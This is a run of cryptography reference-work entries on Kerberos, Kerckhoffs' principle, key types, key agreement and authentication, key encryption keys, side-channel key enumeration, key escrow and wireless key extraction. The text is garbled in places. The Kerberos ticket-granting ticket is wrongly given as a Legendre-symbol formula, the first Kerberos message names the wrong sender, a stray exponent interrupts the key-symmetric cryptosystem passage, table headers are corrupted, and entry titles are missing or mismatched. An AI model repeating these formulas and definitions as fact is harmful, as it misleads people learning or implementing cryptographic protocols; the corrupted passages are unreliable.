Authentication Protocol. Let us assume that a user *A* wants to access a service *B*. KDC shares a secret key with the user *A* as well as a different secret key with the service *B*. The user and the service initially do not trust each other and thus do not share any keys. However, once *A* authenticates itself to *B*, it relies on the AS to generate a new session key and distribute it to both parties. At this point *A* and *B* can communicate securely. The session key, shared between the two principals, is generated when needed and destroyed after the session is completed. The simplified details of the protocol are below.

A → AS: *C, TGS*

AS → A: $\left\{K_{A,TGS}, \{T_{A,TGS}\}_{K_{TGS}}\right\}_{K_A}$

A → TGS: *B,* $\{T_{A,TGS}\}_{K_{TGS}}, \{A_A\}_{K_{A,TGS}}$

TGS → A: $\left\{K_{A,B}, \{T_{A,B}\}_{K_B}\right\}_{K_{A,TGS}}$

A → B: $\{T_{A,B}\}_{K_B}, \{A_A, timestamp\}_{K_{A,B}}$

B → A: $\{timestamp + 1\}_{K_{A,B}}$

When *A* wishes to access *B*, it must first obtain the initial ticket granting ticket (TGT)— $\left(\frac{a}{p}\right) = \left(\frac{a}{q}\right) = 1$ —from the AS. With the TGT in hand, *A* can now start the exchange with the TGS server to obtain the service ticket — $\{T_{A,B}\}_{K_B}$ —as well as a session key $K_{A,B}$. At this point, *A* can commence the exchange with *B* by sending the service ticket that only *B* can decrypt as well as a timestamp encrypted with the newly created session key. *B* responds to *A* with the same timestamp incremented by one, thus proving that it was able to decrypt the service ticket using a key shared between itself and KDC and extract the correct session key.

Weaknesses and Limitations

- The KDC could be a single point of failure unless a redundancy is provided.
- Corollary to the previous point is that KDC must be scalable in order to handle all requests within its realm.
- Kerberos requires a trusted path through which the passwords are entered.
- Kerberos is vulnerable to password guessing attacks although this is usually mitigated by the operating system.
- Kerberos protects only the messages between the principals registered with the KDC—it does not protect all messages between two computers.
- Secret keys are temporarily stored on the users' workstations.
- Session keys are decrypted and stored on users' workstations.

Applications

Kerberos v4 uses a data encryption standard (DES) algorithm running in cipher block chaining (CBC) mode for encryption and it supports CRC—32, *MD*4, *MD*5, and DES for checksums. In Kerberos v5, the encryption module is isolated and implementations are free to utilize other encryption protocols. For instance, Microsoft Windows Server 2008 uses an advanced encryption standard (AES) protocol for encryption and it adds a digitally signed privileged attribute certificate (PAC) (an approach shared with SESAME) to the Kerberos ticket.

Related Concepts

Authentication; Data Encryption Standard (DES); Key; Key Management; Needham–Schroeder Protocols; Symmetric Cryptography; Trusted Third Party

Definition

Kerberos is a symmetric key-based authentication protocol.

Background

Kerberos was created at the Massachusetts Institute of Technology (MIT); it is based upon the Needham–Schroeder protocol. A high-level description of the Kerberos protocol is provided in the key management entry. Kerberos information (including papers and documentation) may be found at the following site: http://web.mit.edu/kerberos/www/.

Applications

The *Kerberos Authentication Protocol* is a network authentication protocol that uses symmetric cryptography (i.e., cryptography based upon a common secret key such as the data encryption standard, DES, DES) to provide strong authentication for client/server applications (Kohl and Neuman 1993; Kohl et al. 1994; Neuman and Ts'o 1994). A client and a server prove their identity to each other through the mediation of a trusted third party called a *key distribution center* (KDC). The Kerberos protocol also establishes a session key that may be used to provide confidentiality and integrity for subsequent communications between the authenticated participants (Kohl and Neuman 1993; Kohl et al. 1994).

Kerckhoffs' law; Shannon's maxim

Definition

Kerckhoffs' Principle states that the security of a cryptosystem must lie in the choice of its keys only; everything else (including the algorithm itself) should be considered public knowledge.

Background

Dr. August Kerckhoffs, a Dutch linguist trained at the University of Liège, became a professor at *École des Hautes Études Commerciales* in Paris, where he taught German. He was also a keen supporter of volapük, a constructed language. His strong interest in cryptography led him to publish in 1883 an article entitled *La Cryptographie Militaire* ("Military Cryptography") in which he surveyed the state of the art in cryptography and proposed six fundamental principles for any cryptosystem alongside rules of the thumb and general practical advice. At the time, the main goal of cryptographers was to set up a secure telegraphic system.

The six principles enunciated by Kerckhoffs are as follows:

1. The system must be substantially, if not mathematically, undecipherable.

2. The system must not require secrecy and can be stolen by the enemy without causing trouble (what is nowadays referred to as Kerckhoffs' Principle).

3. It must be easy to communicate and remember the keys without requiring written notes, and it must also be easy to change or modify the keys with different participants.

4. The system ought to be compatible with telegraph communication.

5. The system must be portable, and its handling or usage must not require more than one person.

6. Finally, considering the circumstances in which such system is applied, it must be easy to use and must neither require stress of mind nor the knowledge of a long series of rules.

The second and third principles can be interpreted more generally: in any security system, a secret is a potential source of breakage and should therefore be kept to a minimum and should be easily replaceable.

Later Shannon established a theoretical basis for the understanding of cryptosystems and proposed this other formulation: "the enemy knows the system," known as Shannon's maxim.

Kerckhoffs' Principle and Shannon's maxim are in sharp contrast with "security through obscurity" and remain one of the main design principles of modern cryptosystems.

Key

Friedrich L. Bauer[12] ✉
(12) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Definition

A *key* is an element from an alphabet (the *key alphabet*) that selects and defines a particular encryption step. A *keytext* is a sequence of *key elements* from a key alphabet that select and define a sequence of particular encryption steps.


A *polyalphabetic encryption*, which is also called a *polyalphabetic substitution cipher*, is a substitution (substitutions and permutations) with more than one alphabet, each one designated by a key element.

A *double key* is a polyalphabetic encryption with shifted mixed alphabets (Alberti encryption). It is cryptologically equivalent to a polyalphabetic encryption with a Vigenére table ("tabula recta") whose plaintext standard alphabet is replaced by a mixed alphabet—the mixed alphabet being the "second key". Moreover, a *treble key* is a double key with the additional proviso that the standard alphabet for the keys of a Vigenère table is replaced by a mixed alphabet—this mixed alphabet being the "third key".

A *periodic key* or *repeated key* is a key sequence which repeats itself after d steps ($d > 1$), while a *nonperiodic key* is a key sequence that cannot be viewed as the repetition of a shorter sequence. A *running key* is an infinitely long nonperiodic key.

With *autokey* (French: *autochiffrant*, German: Selbstchiffrierung), one means the method toderive a nonperiodic key from the plaintext itself, using a *priming key character* or *key phrase* Δ to begin with. A simple example (Blaise de Vigenère, 1586) with priming key character $\triangle = \underline{D}$, is the following encryption that makes use of the Porta encryption table:

plain	a	u	n	o	m	d	e	l	e	t	e	r	n	e	l
key	**D**	*A*	*U*	*N*	*O*	*M*	*D*	*E*	*L*	*E*	*T*	*E*	*R*	*N*	*E*
cipher	X	I	A	H	G	U	P	T	M	L	S	H	I	X	T



A disadvantage is the spreading of encryption errors–a general weakness of all autokeying methods.

Arvid Damm (1919) proposed an autokeying variant of encryption ("influence letter") that was used in the German WW II teletype cipher machines SZ 40 and T 52. Claude Shannon gave (1949) the warning that autokeying Vigenère encryption with a priming key Δ of length *d* is equivalent to Vigenère encryption of *d*-grams with period 2 ·*d*, i.e., by successively adding and subtracting Δ; thus it offers little security.

Background

Chaitin defines a *random sequence* as an infinite sequence such that no finite subsequence has a shorter algorithmic characterization than the listing of the sub sequence—no subsequence can be condensed into a shorter algorithmic description. A keytext, i.e., a sequence of key elements, with this property is called *holocryptic*. No sequence generated by a deterministic, finite-state machine, i.e., by a deterministic algorithm, even if it does not terminate, has this property.

An *individual key* is a keytext (German 'i-Wurm') that is not copied from any source whatsoever. A *one-time key* is a keytext that is used just one time. Any written version of it (*one-time pad*, OTP) should be destroyed after use (Fig. 1).

Key, Fig. 1 One-time pad of Russian origin

A *random key* is a random sequence used as a key sequence. To be cryptographically useful, it should by necessity be an individual key and a one-time key. Randomness should be achieved during the generation of the key sequence. Tests for randomness can only disprove it, but cannot prove

it. Chaitin's definition has only theoretical value—it is mainly used as an instrument to show that a particular key sequence is nonrandom.

In an endomorphic cryptosystem, the encryption steps (governed by the key characters) may form a group under composition: the *key group*. Such a cryptosystem is a pure cryptosystem. Examples are the Vigenère encryption and the Beaufort encryption, where the key group is a cyclic group, and the Vernam encryption by addition mod 2, where the key group is $(C_2)^n$, the n-fold direct group of the cyclic group of order 2.

A trivial example is encryption by a monoalphabetic selfreciprocal permutation π, where the key group is C, the cyclic group of order 2 consisting of π and the identity. Encryption with a key group, although it offers technical convenience, should be avoided since it opens particular ways of cryptanalytic attack.

Here are some examples of various roles that keys can play and how they are communicated in cryptosystems. (This is called *key negotiation*.) In a classical setting, if a communication from participant A to participant B should be protected by encryption, A has to tell B what key to use for decryption, or B has to tell A what key to use for encryption. In command structures, there is also the possibility that the command tells both participants which keys to use. To this end, they make use of *key directives*: directories containing all relevant keys. Of course, transmission of all the information concerning the key should be done after encryption with a different cryptosystem. Violating this maxime for their Enigma traffic was a serious cryptographic blunder of the German *Wehrmacht* staff. (We note that modern cryptographic protocols (e.g., the Diffie–Hellman key agreement scheme) may generate the same key for A and B without encrypted communication).

A *session key* or *message-encrypting key* is a keytext used during one communication session. In the Enigma traffic, a session key was called "*Spruchschlüssel*" (text setting). A *base key* is a key used for encrypting keys (key-encrypting key). In the Enigma traffic, they were called "*Grundstellung*" (basic wheel setting) and formed part of the "*Tagesschlüssel*" (daily key).

A symmetric or *conventional* or *classical* cryptosystem is a communication line with two partners who are at different times both sender and receiver and use the same cryptosystem, each one having a private key for encryption and one for decryption—altogether four keys. If

in an endomorphic cryptosystem, selfreciprocal permutations (substitutions and permutations) are used as key elements, keys for encryption and for decryption coincide.

A *private key* cryptosystem is a cryptosystem where sender and recipient share encryption and decryption keys (to be kept secret). In a *secret key* cryptosystem, sender and recipient share one common key (to be kept secret).

Key symmetric cryptosystem: If two operations defined by keys 2^{L_i-1} commute and are mutually reciprocals: $\mathcal{A} \cdot \mathcal{B} = \mathcal{B} \cdot \mathcal{A} = \text{identity}$, $\mathcal{A}$ may be used by partner A for encryption and by partner B for decryption, while $\mathcal{B}$ may be used by partner A for decryption and by partner B for encryption —altogether only two keys. If in an endomorphic cryptosystem, selfreciprocal permutations are used as key elements, only one key is needed.

In many cryptosystems, actually in all classical ones, knowledge of the encryption key allows for an easy determination of the decryption key. This, however, is not necessarily so: As James H. Ellis pointed out in 1970, there may exist encryption methods where the knowledge of an encryption key does not suffice to derive the decryption key efficiently—in 1973 Clifford Cocks found in the multiplication of sufficiently large prime numbers the wanted, practically non-invertible operation. This led to the idea of public key cryptography, which is also called *asymmetric* cryptography. It was published in this form for the first time in 1976 by Whitfield Diffie and Martin E. Hellman. In this system, a key $\mathcal{O}$ is publicly announced by participant A with the proviso that he possesses a key $\mathcal{B}$ such that he can decrypt with $\mathcal{B}$ any message sent to him by anybody as long as it is encrypted with $\mathcal{O}$. This allows a star-like communication system. The advantage that no key negotiation is necessary and the key directory is open to the public is burdened by the fact that secrecy is only guaranteed to the extent that reconstruction of the (secret) decryption key (private key) from the public key needs exponential time and therefore is intractable.

Exponential key exchange

Definition

Key agreement is one form of Key Establishment in which two or more users jointly contribute information that is used to create and establish a shared, symmetric key.

Background

The ability for two users to establish a shared symmetric key over an insecure communication channel, despite having “not met previously” (more importantly, the users do not already have shared key material) was first proposed by Diffie and Hellman in 1976. Until that time, two users would need to either have shared key material between them already, or rely upon a Key Distribution Center.

Theory

Key agreement is one form of Key Establishment. Unlike key transport, in which one user securely sends (*transports*) a key to another user, users participating in a key agreement protocol jointly and (usually) equally contribute to the resultant key value. Key agreement protocols may be performed over an insecure channel as they inherently provide confidentiality protection so that an eavesdropper cannot compute the resultant key based only upon exchanged messages. However, Public Key Cryptography is typically used to ensure the integrity of the messages exchanged and the authenticity of the participating users.

The original Diffie-Hellman Key Agreement protocol used operations in a multiplicative group. More specifically, users Alice (A) and Bob (B) use integer exponentiation (Exponentiation Algorithms) modulo a Prime Number to compute their exchanged messages, as well as the resultant key value. Variations on this model include Elliptic Curve Key Agreement Schemes (based on the Diffie-Hellman protocol or on the Menezes-Qu-Vanstone (MQV) key agreement scheme) and pairing-based key agreement schemes (based on bilinear mappings on various elliptic curve groups such as the Weil and Tate pairings).

While secure against a passive eavesdropper, the original Diffie-Hellman Key Agreement Protocol is vulnerable to a Man-in-the-Middle Attack in which an attacker initiates simultaneous key agreement protocols with both A and B, impersonating A to B, and B to A. For this reason, key agreement protocols that provide Key Authentication (including *key confirmation* and *entity authentication*) have been developed in order to ensure the integrity of the exchanged messages and the authenticity of all participating users. The Station-to-Station Protocol is an example of such an authenticated key agreement protocol, providing two-way explicit key confirmation, entity authentication, and perfect forward secrecy in addition to key agreement.

Although the original key agreement protocol supported key agreement between only two users, there are several protocols extending to more than two users (Group Key Agreement). Note that in such cases, it is typically assumed that group membership is highly dynamic; therefore, whenever a new member joins or an existing member leaves the group, the key is

changed so that unintended parties are not able to access the information protected by the original group key.

Applications

Key agreement protocols have wide application as one form of key establishment that can be used for any setting in which two or more users wish to establish a shared Key.

Implicit key authentication

Related Concepts

Authentication; Key; Station-to-Station Protocol/STS Protocol; IPsec; Entity Authentication

Definition

Key authentication is the property obtained when performing a key establishment protocol ("Key Agreement" and "Key Management") and one entity has the assurance that only a particular identified other party may possibly know the negotiated key. This property may be unilateral if only one party participating in the protocol has the assurance, or it may be bilateral (typically referred to as "mutual") if both parties have the assurance. Key authentication is sometimes referred to as "implicit key authentication" to distinguish it from "explicit key authentication."

Theory

(Implicit) Key authentication can be obtained within a key establishment protocol in a number of ways. One possible method of obtaining this property is to encrypt the key to be established, *k*, for the other party using his/her (symmetric or asymmetric) key. In this case, since the only other party that could possibly decrypt the encrypted key is the intended recipient, the appropriate assurance is obtained (assuming that the shared symmetric key, or the recipient's asymmetric private key, has not been compromised). Many of the variants of the Diffie–Hellman protocol ("Diffie–Hellman Key Exchange Protocol") also provide key authentication. For example, consider the case where the communicating parties *A* and *B* have static authenticated (i.e., certified) Diffie–Hellman public values α^a and α^b, respectively. If the agreed-upon key is simply $k = \alpha^{ab}$, then both parties have the assurance that only the other party (aside from themselves) could possibly compute this key. Note, however, that the simple Diffie–Hellman protocol, which does not use authenticated public keys, does not provide key authentication. In particular, since authenticated public keys are not used, party A is doing the Diffie-Hellman protocol with *someone*, but has no assurance that the other entity is party B. Thus, from party A's perspective, there is not a "particular identified other party" that may possibly know the negotiated key, and so key authentication does not hold.

A property of some key establishment protocols that is similar to key authentication is the property known as "key confirmation." Key confirmation is the property obtained when one party has the assurance that some other party actually has possession of the negotiated key (see, e.g., ISO/IEC 11770-1 1997). Notice that this property is distinct from key authentication in that the assurance is obtained relative to "some other party" instead of "a particular identified other party." Thus, with key confirmation, the other party need not be identified or even be known at all. Also, it is important to note that key confirmation provides assurance that the key is *actually known* by the other party, whereas key authentication only provides assurance that the other party could possibly know the key. Thus, key confirmation may be seen as simultaneously stronger (the other party definitely knows the key, rather than might know the key) and weaker (the other party might be unknown or unidentified, rather than specifically

identified) than key authentication. As with key authentication, key confirmation may be mutual or unilateral.

Typically, key confirmation is obtained in one of the three ways. First, a (one-way) hash of the negotiated key could be sent from one party to the other. Because the cryptographic hash function is one-way, an observer seeing the hash output that is sent between the parties will not be able to compute the corresponding hash input (i.e., the negotiated key), but the party receiving the hash output will be convinced that the sending party must know this key. Second, the key (or a key derived from the negotiated key) could be used in a MAC ("Message Authentication Code") to authenticate a message. Again, because it is computationally infeasible to compute the key from a cryptographic MAC, observers will not learn the key, but the recipient will be convinced that the sender knows the key. Finally, the key (or a key derived from the negotiated key) could be used to encrypt an agreed-upon message, which is then decrypted and verified. A correct decryption will convince the receiver that the sender knows the key, but observers of the ciphertext will not learn the key. Any of these mechanisms will prove to the legitimate recipient that someone has possession of the key and has used it to create the received values.

In many environments, both (implicit) key authentication and key confirmation are required properties. In such circumstances, when both properties are obtained, it is said that "explicit key authentication" has been achieved. Explicit key authentication is the property obtained when one party has assurance that only a particular identified other party actually has knowledge or possession of the negotiated key. Again, this property may be either mutual or unilateral.

A popular, typical example of a key establishment protocol that provides mutual explicit key authentication is the station-to-station protocol/STS protocol. In fact, most of the protocols in use today that provide explicit key authentication are based upon the STS protocol. Examples include the TLS ("Transport Layer Security") protocol and the protocols used in IPsec.

Entity authentication is the assurance that the identified party is actually alive and participating in the protocol at the current time. Quite often, protocols that provide explicit key authentication will also provide entity authentication since the identified party must prove knowledge of the negotiated key during the current execution of the protocol. However, it is

not always the case that any key negotiation protocol that includes entity authentication will also provide explicit (or implicit) key authentication. Care must be taken to ensure that the entity whose identity has been authenticated is the same entity as the one establishing or proving knowledge of the key. Otherwise, subtle attacks may allow one entity to have its identity authenticated and another entity to establish the key.

Open Problems and Future Directions

As with many cryptographic protocols, researchers look for ways to improve efficiency without reducing security. Efficiency may be improved by decreasing the number of messages exchanged in the protocol, and/or by decreasing the amount of computation required in the construction or verification of each message.

Definition

A key encryption key (KEK) is a cryptographic key that is used for encrypting other cryptographic keys.

Background

The security of any use of cryptography depends on keeping the cryptographic keys secure. This follows Kerchoffs' principle (see Kerckhoffs 1883) that when analyzing the strength of a cryptosystem, one should assume that the cryptographic algorithms are known to the attacker. This means that it is of utmost importance that cryptographic keys are managed securely when they are used and stored as well as when they are transmitted between parties sharing the keys. Such protection can be achieved by encrypting the keys under other cryptographic keys called key encryption keys. As a key encryption key can encrypt many other keys, proper handling of one key encryption key can be used to secure many other keys.

Theory

When a system or an application applies cryptography, it does so using a secure cryptographic module. Depending on its type, such a module can offer hardware or software protection of keys. FIPS140 and ISO/IEC 19790 describe security requirements for different types of modules corresponding to different security levels.

If keys would not have to leave their secure module, they would be relatively easy to manage as the module protects all keys inside. However, it is often necessary to move keys out of the module and then they must be encrypted as the overall security of the system depends on the confidentiality of the keys.

There are many reasons for having a key outside a cryptographic module. One such reason is that the key is used to protect communication between two parties each having its own module. A key generated in one module would then have to be exported and transported securely to the other module, where it is imported. A second reason for having a key outside its module is that such modules often have limited storage and therefore are unable to store all keys used by the application. In this case, keys are off-loaded encrypted under a key encryption key, often called a master key, which is secured by the module. Other reasons include the need to back up keys for recovery of broken modules as well as the need to have the same keys in several modules in a clustered application.

By encrypting keys under a KEK, one solves the problem of protecting these keys but also creates a new problem of protecting the KEK and distributing the KEK between the relevant cryptographic modules. At least one KEK needs to be handled out of band in order to bootstrap the security system. How this is done depends on the type of KEK, the type of module, and whether it is exchanged between modules of the same or different organizations.

Very often the key encryption key concept is associated with symmetric keys, but public keys can also be used as key encryption keys. In fact, one of the main achievements of public key cryptography is to allow two parties to exchange or agree on a common key.

If the KEK is a symmetric key it is normally generated in one cryptographic module and then exported in a number of shares. Different key custodians each transport a share to the other cryptographic module, where it is imported. A secret sharing scheme can be used for this purpose,

so that the key is divided in, say, five shares of which three are necessary and sufficient to reconstruct the key.

If the KEK is a public key then confidentiality of the KEK is not of concern, but the public key needs to be transported from one module to the other in a way ensuring that the right public key is imported and persisted in the receiving module.

Although the details of the actual procedures depend on the organizational structure, this out-of-band exchange of the KEK is often a cumbersome and expensive process. Therefore key management should ensure that this process is carried out as rarely as possible. In particular this means that the KEK, which is exchanged out of band, is used as little as possible. It is therefore good practice not to protect application keys under such a KEK but rather under another KEK, which is then protected by the out-of-band KEK. In general, one can establish a tree of keys with the nodes in the tree being key encryption keys and the leaves being application keys. A key encryption key encrypts all its sons in the tree. Thus all keys except the root key are encrypted, and the root key is protected out of band. This provides a good basis for managing the life cycle of the key encryption keys and application keys as all keys, except the root, can be updated using its father in the tree.

Usually such a tree has height 2 (with a root KEK handled out of-band, an intermediate KEK protected by the root KEK, and then application keys protected by the intermediate KEK).

Different key encryption keys are used for different purposes. Thus one tree of KEKs could be established for exchanging application keys with a particular partner, and another tree for protecting backup copies of the application keys. Thus an application key can potentially be encrypted under different KEKs.

Furthermore, when encrypting a key it is also good practice to add information on the allowed usage of the key and to secure this information cryptographically. Such information must then be enforced by the cryptographic module.

Open Problems

It is a general requirement that a KEK must be at least as strong as the key it is encrypting. To this end, ISO 11568-2 (2007) compares the length of

conventional keys and RSA keys. However, an in-depth analysis of when a KEK for a cryptographic algorithm must be rolled when encrypting keys for another algorithm is still needed. In line with this a theory defining the lifetime of KEKs depending on their depth in a tree as described above would be very useful, as it is expected that KEKs closer to the root could have a longer lifetime than those closer to the application keys.

Similarly a good understanding of the real security when a particular key is encrypted under different KEKs would be useful for designing optimal key management procedures.

Key search with hints

Definitions

Key enumeration algorithms combine the results of different divide-and-conquer attacks to recover the master key. The key enumeration algorithms output the master key candidates that are more likely.

Background

The divide-and-conquer strategy aims to recover the master key by chunks (also called subkey). This is the "divide" part of the attack, which results in a table containing the probabilities for each subkey candidate to be the right guess, as illustrated in Table 1.

Key Enumeration, Table 1 Example of results after the divide part of a divide-and-conquer attack

Guess	$e_{k^*}(\cdot)$	$e_{k^*}(\cdot)$	$e_{k^*}(\cdot)$	**…**	M_{s_1,o_1}
0	0.001	0.2	0.032	…	0.0001
1	0.05	0.02	0.002	…	0.002

Guess	$e_{k^*}(\cdot)$	$e_{k^*}(\cdot)$	$e_{k^*}(\cdot)$	**…**	M_{s_1,o_1}
2	0.01	0.002	0.002	…	0.003
…					
255	0.22	0.2	0.001	…	0.01

If, for all chunks, the most probable subkeys are correct, then retrieving the master key is trivial. It is more complicated when the master key chunk is not the most probable for at least one chunk. In that case, the master key candidate output by the attack is different from the actual master key. A key enumeration algorithm can be used in that case in order to exploit time and computational power to test more than one key. The second point of key enumeration algorithms is to exploit the nonuniform probability of each candidate.

A key enumeration algorithm outputs the master key candidate according to the probabilities obtained for each chunk. The main issue with this approach is that merging all the result lists is unfeasible, which will lead to a list containing all the possible keys.

Meier and Staffelbach introduced the problem in Meier and Staffelbach (1991), and the authors propose to draw key candidates randomly following the distribution computed in the divide part of the attack. Then Dichtl suggests using traces in the profiling step to determine an optimal search path (Dichtl, 2011) but independent of the attack result. Hence, this solution is optimal on average case. Veyrat-Charvillon et al. presented the first solution that is optimal for worst case (Veyrat-Charvillon et al., 2012). The Veyrat-Charvillon et al. solution will output the master key candidate from most probable to least probable for each attack. The idea is to sort each candidate list for each subkey and explore paths in high dimensions. Since the lists are sorted, the following key should be at the frontier of the set of keys already tested. The main drawback of this solution is the memory requirement and its sequential processing.

Several solutions have been proposed to solve the memory issue, but these solutions are not optimal anymore but near-optimal. The main idea is to use quantization to reduce the memory requirement. Poussier et al. (2016) and Martin et al. (2018) quantize the probabilities to be able to compute an approximation of the probabilities of all master key candidates (allowing efficient rank estimation). They use backtracking to test the most probable master key candidates to obtain efficient key enumeration. By

playing with the quantification precision parameter, the algorithms can be as near as possible to the optimal one but with memory issues as Veyrat-Charvillon et al. solution. David and Wool (2017) quantize the candidates by grouping a small number of chunk candidates in a set (also called down-sampling) and then search inside the quantized set before moving to the next quantum set. Based on some assumptions about the distributions of key candidates, it is possible to show that this algorithm is near-optimal. Grouping candidates by sets of size 1, the algorithm is similar to (Veyrat-Charvillon et al., 2012). All these solutions take advantage of down-sampling the search space. In Martin et al. (2017) show how Grover's algorithm can help reduce key search time in quantum settings by exploiting side-channel advice.

Application

Key enumeration algorithms are generally used in the conquer part of a divide-and-conquer attack. They are primarily used in side-channel settings but can be applied in other contexts, as long as the divide part outputs probability for each chunk candidate and chunks are independent.

Open Problems and Future Directions

Key enumeration algorithms are useful tools to reduce the data complexity of an attack by exploiting some computational post-processing power. However, the algorithms presented so far are for independent chunks of the master key. That means attacks that output divide but dependent result (as collision side-channel attacks) can barely take advantage of post-processing.

All presented algorithms take advantage of independent probabilities to have a straightforward ordering of different master key candidates. Combining and comparing the master key candidate scores by an attack, such as single-bit differential power analysis or correlation power analysis, is an open problem.

Key recovery

Definition

Key escrow is a process by which something (e.g., a document, an encryption key) is delivered to a third person to be given to the grantee only upon the fulfillment of a condition.

Background

On April 16, 1993, the US government announced a new encryption initiative aimed at providing a high level of communications security and privacy without jeopardizing effective law enforcement, public safety, and national security. This initiative involved the development of tamper-resistant cryptographic chips (Clipper and Capstone) that implemented an encryption/decryption algorithm (SKIPJACK) for the protection of sensitive information transmitted between two parties. What was special

about these chips was that each one contained a device-unique key that would give a third party (in possession of the key) the capability to decrypt all data encrypted using the chip. The purpose of this feature was to provide a means by which properly authorized law enforcement officials could decrypt encrypted communications. Authorization involved legal and operational procedures modeled on those required for the authorization of a wiretap (Denning and Smid 1994).

SKIPJACK was designed by the National Security Agency. A group of four experts reviewed the (originally classified) Skipjack algorithm, and reported that there was no significant risk that the algorithm had "trapdoors" or could be broken by any known method of attack. The National Institute of Standards and Technology (NIST) specified some details of the escrow parameters in FIPS 185. NIST (1994) also worked with representatives of the Justice Department, the Treasury Department, the National Security Agency, and the Federal Bureau of Investigation to develop and implement a Key Escrow System for the protection and controlled release of the information necessary to reconstruct the device-unique keys. The system was designed so that no single person or organization could compromise the device-unique key.

Although the use of escrow cryptography was not mandatory, it raised concerns from the civil libertarian, product vendor, and academic communities. Civil libertarians feared that escrow might someday be made mandatory; product vendors wondered whether the market would support cryptographic systems that provided the US government access to the protected information; and academics worried about whether the benefits were worth the risks. An ad hoc group of cryptographers and computer scientists argued that key escrow systems were inherently less secure, more costly, and more difficult to use than traditional (non-escrowed) systems.

Nevertheless, many data storage system owners wished to be able to recover data encrypted by users in the event that a user loses, destroys, or is unable to produce the decryption key. Researchers and encryption product vendors began to design and implement systems that provided for the recovery of user keys (often by the system administrator) Denning (1996). This process is commonly referred to as key recovery. Today, many encryption product manufacturers provide a key recovery capability in their products or in the systems that make use of their products. Key recovery in these systems is primarily for the benefit of the user or the system owner.

Authorized law enforcement officials would have to present their authorization to the system administrator/owner before obtaining access to any keys or information. The system administrator/owner would then be able to decide on the appropriate action. This is a well-understood and accepted process that has been used for many years. While the initial concept of key escrow was not successful, it led to a greater appreciation for the need of users and system owners to have capabilities for the recovery of encryption keys or the data that they protect.

Theory

Tamper-resistant chips (Clipper and Capstone) were used to implement an encryption algorithm (SKIPJACK). Sensitive information, such as confidential algorithms or cryptographic keys, is stored in tamper-resistant chips to protect it against illegitimate retrieval or modification. On these chips, the information is not accessible by external means and can only be accessed by the embedded security-enhanced software. Thus, such chips are designed to be resistant to physical attacks (such as microprobing, drills, or solvents), freezing, application of out-of-spec voltages or power surges, radiation-induced software errors, and side-channel attacks involving precise timing or power measurements. They may even overwrite all sensitive information with zeroes (or random bit strings) if they detect any kind of physical or logical tampering. In the case of Clipper and Capstone, the goal was to keep hidden the internal keys as well as the details of the SKIPJACK algorithm.

Applications

As with any general key recovery mechanism, key escrow can be applied in scenarios where backup of decryption keys is highly desirable so as to maintain access to previously encrypted data. This is of great value both to users who own this data, and to system administrators or corporations who provide storage services to users (within a private organization, or as a commercial offering). It is now widely recognized that escrow of decryption keys is an essential feature in many settings for *business continuity* purposes (being able to recover critical data in the event of the unexpected death or incapacitation of important people in the organization).

On the other hand, there is never a reason to escrow a digital signature key (i.e., the private key of a digital signature key pair). If Alice loses her private signing key, or unexpectedly becomes incapacitated and is unable to acquire her private signing key, everything she has previously signed will still be verifiable using her public signature verification certificate, and so there is no impact whatever in processing those prior signatures. Furthermore, whenever Alice needs to sign new documents, she can simply generate a new signature key pair, have the public key certified, and distribute this new signature verification certificate to public databases or relying parties. This process is identical to the process she used to acquire her original signing key pair and allows her to sign new documents as needed.

Definition

A key exchange protocol between two parties that enables the calculation of a key on both sides while preventing an adversary to extract any nontrivial information about the key. The protocol assumes the parties have access to a correlated random source that is derived from the wireless communication link they employ. The adversary can be considered to be passive (eavesdropping) or active (modifying the communication environment).

Background

In a wireless environment, the received signal suffers from external distortions that include mean propagation pathloss, fading, interference from other users' signals, and thermal noise. Among these causes, fading may change in an unpredictable way as the wireless environment changes due to the frequency, location, direction, and reflecting coefficients of the surrounding objects. The unpredictability of these factors presents a

wireless channel as a (nonstationary) stochastic process that may contain a substantial amount of entropy.

The stochastic characteristics of a wireless channel determine the received signal's delay, its envelope, and its phase. According to the principle of reciprocity, in the absence of interference, both transmitter and receiver experience the same signal envelope. Thus, the signal envelope information can provide the two transceivers with two correlated random sources, unique to the fading properties experienced by the wireless link between them. Note that in practice one cannot ignore interference and thus the correlation between the two sources will not be perfect.

In a variety of environments, the shared signal envelope will contain a number of unpredictable variations due to multi-path fading and thus can provide a sufficient amount of entropy that can potentially be used to extract a shared key. Furthermore, it may be difficult for an eavesdropper, which is a few wavelengths away from the transmitter and receiver to predict the exact envelopes perceived by the two legitimate transceivers since recreating the same fading environment would require an extensive understanding of the location and geometry of the spaces surrounding the legitimate transceivers.

A pair of transceivers can extract a symbol stream from the channel fading information in a variety of ways. One such possibility is based on a threshold that is set by both sides of the wireless link and measuring highs and lows. The statistics of the generated bit stream and consequently the generated key depend on this threshold as well as the transmit power and the attenuation in the link. An automatic gain control (AGC) mechanism can be used so that the statistics of the generated key is independent of the transmit power and the link attenuation.

Theory

To abstract the problem at hand, we consider three parties, namely, Alice, Bob, and Eve, each one holding a random variable X, Y, and Z, respectively. The tuple (X, Y, Z) is sampled simultaneously from the underlying channel distribution while each of X, Y, and Z is a sequence of symbols of the same length. The objective of Alice and Bob is to use the information in X and Y, respectively, and produce an output Ka and Kb, respectively. An algorithmic solution S for the problem at hand would be a set of two

algorithms, respectively, for Alice and Bob, that would provide a way to calculate Ka and Kb from X and Y. The solution S is said to be correct with error e if it happens that the event $Ka = Kb$ occurs with probability at least $1 - e$. The probability here is taken over the distribution of (X, Y, Z) as well as any probabilistic choices (if any) are made by S. On the other hand, the solution S is said to be secure with distance e if the following condition holds. Consider the conditional space over which it holds that the event $Ka = Kb$ happens; in such case there is a joint key $K = Ka = Kb$ that is calculated by the two players; the statistical distance of the random variable (K, Z) from (U, Z) is at most e where U is a uniformly random bitstring of the same length as K. The intuition behind the definition of security is that an adversary should be incapable of distinguishing the distribution of the key K from a uniformly random string even if it is given Eve's input Z. We note that the algorithmic solution S can be either interactive or noninteractive. In the interactive case, the definition of security would also take into account that the messages exchanged between Alice and Bob become available to the adversary. Stronger adversarial settings for the problem involve an adversary that is not passively eavesdropping but rather actively changing the channel distribution of the two parties.

Open Problems

